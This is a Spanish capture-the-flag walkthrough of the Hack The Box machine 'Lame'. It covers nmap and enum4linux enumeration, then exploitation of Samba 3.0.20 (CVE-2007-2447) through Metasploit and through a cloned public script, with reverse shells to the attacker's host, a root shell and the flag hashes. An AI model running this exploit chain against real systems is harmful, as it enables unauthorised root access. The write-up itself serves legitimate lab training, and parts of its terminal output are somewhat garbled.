




Colombia Hack Agent (CHackA)



Colombia Hack Agent (CHackA)

```
[...] Developer:      Jairo A. García H.      [...]  
[...] Version:       1.0.                  [...]  
[...] Codename:      HACKLAB HTB - Lame     [...]  
[...] Report to:     chacka0101 @ gmail.com  [...]  
[...] Homepage:      https://github.com/chacka0101/HACKLABS  [...]  
[...] Publication Date: 20/OCT/2019         [...]
```

HACKLAB Hack The Box - Lame



Hostname: Lame
IP: 10.10.10.3
Operating System: Linux

Walkthrough

Analizamos los puertos y servicios abiertos:

```
root@chacka0101:~# nmap -vvv -sV -sC 10.10.10.3  
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 00:29 -05  
NSE: Loaded 151 scripts for scanning: seq=18670 rtt=184.1 ms  
NSE: Script Pre-scanning: seq=18671 rtt=166.2 ms  
NSE: Starting runlevel 1 (of 3) scan: seq=18672 rtt=168.2 ms  
Initiating NSE at 00:29: seq=18673 rtt=170.8 ms  
Completed NSE at 00:29, 0.00s elapsed: seq=18674 rtt=170.1 ms  
seq=18675 rtt=171.0 ms
```

```

PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT: ip=10.10.10.3 ttl=63 id=18749 icmp seq=10700 rtt=183.8 ms
|_FTP server status:
|_Connected to 10.10.14.20
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Sr4nLW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzc0iy21D3Zv0wYb
P2WD5Ka0JwSIXSUajNUSoWmY5x85sBw+XDAAAFAQDFKmpmdFQTF+oRqaoSNVU7Z+hjSwAAAIIBCQxNKziITyP+QJIFa3M0oLqCVWI0We/ARTX
Qm8HL3b6C6o8lX3PtW+Y4dp0LzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSwyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7i
MhKVvqdr08nvcBdNKjIEd3gH6oBk/YRnjzLEAYBsvCmM4a0jmhZ0oNiRWLc/F+bkUeFKrBx/D2dfZmhrGg==
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMB0Zv03WTEjP4TUDjgWkIVNdTq6kboEDjte0fc65TLI7sRvQBwgAhQj0eeyyIk8T5
78e3anbRHpmKJcVgETJ5WHK0bUNf1AKZW++4Xlc63M4K15cjwMMIPEV0yR3AKmI78Fo3HJjYucg87JjLeC66I7+dLEyx6zT8ilXYwa/L1vZ3
/ro6pAcBEPudUEfkJrqi2YXbhvwIJ0gFMB6wfe5cnQew==
139/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_p2p-conficker:
|_  Checking for Conficker.C or higher...
|_  Check 1 (port 59488/tcp): CLEAN (Timeout)
|_  Check 2 (port 9335/tcp): CLEAN (Timeout)
|_  Check 3 (port 44946/udp): CLEAN (Timeout)
|_  Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

```

Escanear vulnerabilidades:

root@chacka0101:~# nmap -vvv -p 21 --script=ftp-vuln-* 10.10.10.3

```

root@chacka0101:~# nmap -vvv -p 21 --script=ftp-vuln-* 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 00:35 -05
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Initiating Ping Scan at 00:35
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 00:35, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:35
Completed Parallel DNS resolution of 1 host. at 00:35, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:35
Scanning 10.10.10.3 [1 port]
Discovered open port 21/tcp on 10.10.10.3
Completed SYN Stealth Scan at 00:35, 0.18s elapsed (1 total ports)
NSE: Script scanning 10.10.10.3.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.35s elapsed
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2019-10-20 00:35:30 -05 for 1s

PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 63

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:35
Completed NSE at 00:35, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (72B)

```



Colombia Hack Agent (Chacka)

```
root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-* 10.10.10.3
```

```
root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-* 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 00:36 -05
NSE: Loaded 11 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 0.00s elapsed
Initiating Ping Scan at 00:36
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 00:36, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:36
Completed Parallel DNS resolution of 1 host. at 00:36, 2.04s elapsed
DNS resolution of 1 IPs took 2.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:36
Scanning 10.10.10.3 [2 ports]
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
Completed SYN Stealth Scan at 00:36, 0.17s elapsed (2 total ports)
NSE: Script scanning 10.10.10.3.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 13.61s elapsed
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2019-10-20 00:36:25 -05 for 16s

PORT      STATE SERVICE      REASON
139/tcp    open  netbios-ssn  syn-ack ttl 63
|_smb-vuln-webexec: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds syn-ack ttl 63
|_smb-vuln-webexec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_smb-vuln-cve-2017-7494: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms06-025: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms07-029: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms08-067: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-ms17-010: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:36
Completed NSE at 00:36, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
root@chacka0101:~#
```

Encontramos que el ftp está con acceso anónimo:

```
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.10.14.20
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
```



Colombia Hack Agent (Checka)

Debido a que no se reconocen, hacemos otra búsqueda de posibles vulnerabilidades mediante el software **enum4linux**:

```
root@checka0101:~# enum4linux 10.10.10.3
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Oct 20 00:38:50 2019

=====
| Target Information |
=====
Target ..... 10.10.10.3
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.3 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.3 |
=====
Looking up status of 10.10.10.3
No reply from 10.10.10.3

=====
| Session Check on 10.10.10.3 |
=====
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.3 allows sessions using username '', password ''
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:
```

Encontramos la versión exacta del servicio de Samba:

```
=====
| OS information on 10.10.10.3 |
=====
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.3 from smbclient:
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.3 from srvinfo:
=====
LAME      Wk Sv PrQ Unx NT SNT lame server (Samba 3.0.20-Debian)
platform_id      :      500
os version       :      4.9
server type      :      0x9a03
```

Encontramos recursos compartidos:

```
=====
| Share Enumeration on 10.10.10.3 |
=====
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
=====
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (lame server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (lame server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      LAME

[+] Attempting to map shares on 10.10.10.3
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.3/print$ Mapping: DENIED, Listing: N/A
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.3/tmp Mapping: OK, Listing: OK
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.3/opt Mapping: DENIED, Listing: N/A
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.3/IPC$ [E] Can't understand response:
NT STATUS NETWORK ACCESS_DENIED listing \*
Use of uninitialized value $global.workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.3/ADMIN$ Mapping: DENIED, Listing: N/A
```


Explotación de Vulnerabilidades:

Acceso anónimo por el puerto 21 asociado al servicio de FTP:

```
root@chacka0101:~# ftp
ftp> open
(to) 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp>
```

Exploración del recurso compartido de tmp:

```
root@chacka0101:~# smbclient -U "" //10.10.10.3/tmp
Enter WORKGROUP's password:
Try "help" to get a list of possible commands.
smb: \> ls
.D 0 Wed Oct 16 21:44:07 2019
DR 0 Sun May 20 13:36:12 2012
R 0 Wed Oct 16 18:19:06 2019
DH 0 Wed Oct 16 18:17:58 2019
DH 0 Wed Oct 16 18:18:23 2019
HR 0 Wed Oct 16 18:18:23 2019
7282168 blocks of size 1024. 5678768 blocks available
smb: \> cd home
NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> pwd
Current directory is \\10.10.10.3\tmp\voice (Domain Group)
smb: \> id
command not found
smb: \>
```

Buscando el servicio ftp que ejecuta vsftpd 2.3.4, descubrí que es vulnerable a RCE. Después de intentar explotarlo, descubrí que no puedo obtener shell (incluso usando metasploit).

Búsqueda de exploits asociados a la versión de Samba:

```
root@chacka0101:~# searchsploit samba\ 3.0.20
```

Exploit Title	Path
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	exploits/linux/remote/7701.txt

```
Shellcodes: No Result
root@chacka0101:~#
```



github.com/offensive-security/exploitdb/blob/master/exploits/unix/remote/16320.rb

Search or jump to... Pull requests Issues Marketplace Explore

offensive-security / exploitdb

Watch 666 Star 4.7k Fork 1.3k

Code Issues Pull requests Security Insights

Branch: master exploitdb / exploits / unix / remote / 16320.rb Find file Copy path

Offensive Security DB: 2017-11-24 d384cc3 on 24 Nov 2017

0 contributors

Executable File 91 lines (77 sloc) 2.49 KB

Raw Blame History

```
1 ##
2 # $Id: usermap_script.rb 10040 2018-08-18 17:24:46Z $duck $
3 ##
4
5 ##
6 # This file is part of the Metasploit Framework and may be subject to
7 # redistribution and commercial restrictions. Please see the Metasploit
8 # Framework web site for more information on licensing and terms of use.
9 # http://metasploit.com/framework/
10 ##
11
12 require 'msf/core'
13
14 class Metasploit3 < Msf::Exploit::Remote
15   Rank = ExcellentRanking
16
17   include Msf::Exploit::Remote::SMB
18
19   # For our customized version of session_setup_ntlmv1
```

```
root@chacka0101: ~  
File Edit View Search Terminal Help  
msf5 > banner  
[##### $a, 76.1 ms [#####] ]  
[##### $$ 7a, 3 ms [#####] ]  
[##### ?a, [#####] ]  
[##### ,a$% [#####] ]  
[##### ,a$$m"" [#####] ]  
[##### %P" 74.5 ms [#####] ]  
[##### ?"a, 68.0 ms [#####] ]  
[##### "a,$$ [#####] ]  
[##### "ng [#####] ]  
[#####] ]  
o=10.10.10.3 ttl=63 id=20102 icmp_seq=12059 rtt=172.0 ms ECDHE-RSA-AES2  
=[ metasploit v5.0.40-dev ]  
+ -- ==[ 1914 exploits - 1075 auxiliary - 330 post ]  
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 4 evasion ]  
  
msf5 > search usermap_script  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

```
msf5 >
```



Colombia Hack Agent (CheckA)

Recuerden configurar el LHOST:

```
msf5 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.20
LHOST => 10.10.14.20
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.3       yes       The target address range or CIDR identifier
  RPORT     139              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) >
```

Hacked y somos root:

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.20:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 048U3m0xp6qYIShn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "048U3m0xp6qYIShn\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.20:4444 -> 10.10.10.3:54077) at 2019-10-20 00:56:15 -0500

id
uid=0(root) gid=0(root)
```

Con el siguiente comando podemos llamar una "tty Shell":

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.20:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 048U3m0xp6qYIShn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "048U3m0xp6qYIShn\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.20:4444 -> 10.10.10.3:54077) at 2019-10-20 00:56:15 -0500

id
uid=0(root) gid=0(root)
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/# ls
ls
bin    dev    initrd    lost+found  nohup.out  root  sys  var
boot  etc    initrd.img media        opt        sbin  tmp  vmlinuz
cdrom  home  lib       mnt         proc       srv   usr

root@lame:/#
```



Colombia Hack Agent (CheckA)

Post explotación para buscar las "Flags":

```
root@lame:/# find -type f -name "*.txt"
find -type f -name "*.txt" seq=12982 rtt=166.9 ms
./home/makis/user.txt
./usr/share/mysql/mysql-test/suite/funcs_1/README.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/myisam_tb1.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/memory_tb4.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb1.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb4.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/memory_tb2.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/memory_tb3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/t3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/myisam_tb3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb3.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/t4.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/t7.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/myisam_tb2.txt
./usr/share/mysql/mysql-test/suite/funcs_1/data/innodb_tb2.txt
./usr/share/postgresql/8.3/timezonesets/Africa.txt
./usr/share/postgresql/8.3/timezonesets/Indian.txt
./usr/share/postgresql/8.3/timezonesets/Europe.txt
./usr/share/postgresql/8.3/timezonesets/Asia.txt
./usr/share/postgresql/8.3/sql_features.txt
./usr/lib/python2.5/LICENSE.txt
./usr/lib/python2.5/idlelib/NEWS.txt
./usr/lib/python2.5/idlelib/CREDITS.txt
./usr/lib/python2.5/idlelib/TODO.txt
./usr/lib/python2.5/idlelib/README.txt
./usr/lib/python2.5/idlelib/extend.txt
./usr/lib/python2.5/idlelib/help.txt
./usr/lib/python2.5/idlelib/HISTORY.txt
./root/.purple/logs/irc/metasploitable2@irc.ubuntu.com/nickserv/2012-05-20.151028-0400EDT.txt
./root/root.txt
./root/.mozilla/firefox/k4m5fjw3.default/urlclassifierkey3.txt
./etc/X11/rgb.txt
root@lame:/#
```

Se logra llegar a las "Flags" de usuario y de maquina:


```
./usr/lib/python2.5/idlelib/TODO.txt
./usr/lib/python2.5/idlelib/README.txt
./usr/lib/python2.5/idlelib/extend.txt
./usr/lib/python2.5/idlelib/help.txt
./usr/lib/python2.5/idlelib/HISTORY.txt
./root/.purple/logs/irc/metasploitable2@irc.ubuntu.com/nickserv/2012-05-20.151028-0400EDT.txt
./root/root.txt
./root/.mozilla/firefox/k4m5fjw3.default/urlclassifierkey3.txt
./etc/X11/rgb.txt
root@lame:/# cat /home/makis/user.txt
cat /home/makis/user.txt
09454e337d34f5f0223ca00a0d2c04e9
root@lame:/# cat /root/root.txt
cat /root/root.txt
92c0dc3be140ef409c43721340a4c9df
root@lame:/#
```




Colombia Hack Agent (CheckA)

Para los que nos gusta compilar el exploit, sin necesidad de utilizar la plataforma este es el método:

<https://github.com/amriunix/CVE-2007-2447>



Descargamos el exploit:

```
root@chacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git
```

```
root@chacka0101:~# git clone https://github.com/amriunix/CVE-2007-2447.git
Cloning into 'CVE-2007-2447'...
remote: Enumerating objects: 8, done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 8
Unpacking objects: 100% (8/8), done.
root@chacka0101:~#
```

```
root@chacka0101:~# pip install pysmb
```

```
root@chacka0101:~# pip install pysmb
Collecting pysmb
  Downloading https://files.pythonhosted.org/packages/90/61/4e08cbd8485f76485e037091a2a0c28caecf0305ea32efb2a0d6d08b797c/pysmb-1.3.12.tar.gz (1.3MB)
    100% |#####| 1.3MB 241kB/s
Requirement already satisfied: pyasn1 in /usr/lib/python2.7/dist-packages (from pysmb) (0.4.2)
Building wheels for collected packages: pysmb
  Running setup.py bdist_wheel for pysmb ... done
  Stored in directory: /root/.cache/pip/wheels/9a/db/cd/e9ae94b31b8f7c10345fcff78ebd016bf5697df80268cdfa07
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.1.27
```

Levantamos un puerto de escucha con netcat:

```
root@chacka0101:~# nc -lvp 443
```

```
root@chacka0101: ~
File Edit View Search Terminal Help
root@chacka0101:~# nc -lvp 443
listening on [any] 443 ...
```

En otra terminal vamos a ejecutar el exploit:

```
[-] usage: python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

```
root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10.10.10.3 445
10.10.14.20 443
```

```
root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10.10.10.3 445 10.10.14.20 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
```

HACKED:

```
root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10.10.10.3 445 10.10.14.20 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
root@chacka0101:~/CVE-2007-2447#
```

```
root@chacka0101:~# nc -lvp 443
listening on [any] 443 ...
10.10.10.3: inverse host lookup failed: Unknown host
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 58751
id
uid=0(root) gid=0(root)
```

También podría llamar a:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
root@chacka0101:~# nc -lvp 443
listening on [any] 443 ...
10.10.10.3: inverse host lookup failed: Unknown host
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.3] 38162
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2#
root@chacka0101:~# cd CVE-2007-2447/
root@chacka0101:~/CVE-2007-2447# LS
bash: LS: command not found
root@chacka0101:~/CVE-2007-2447# ls
README.md  usermap_script.py
root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10
sh-3.2#
```

Agradecimientos a:

Hack The Box - <https://www.hackthebox.eu>

-END-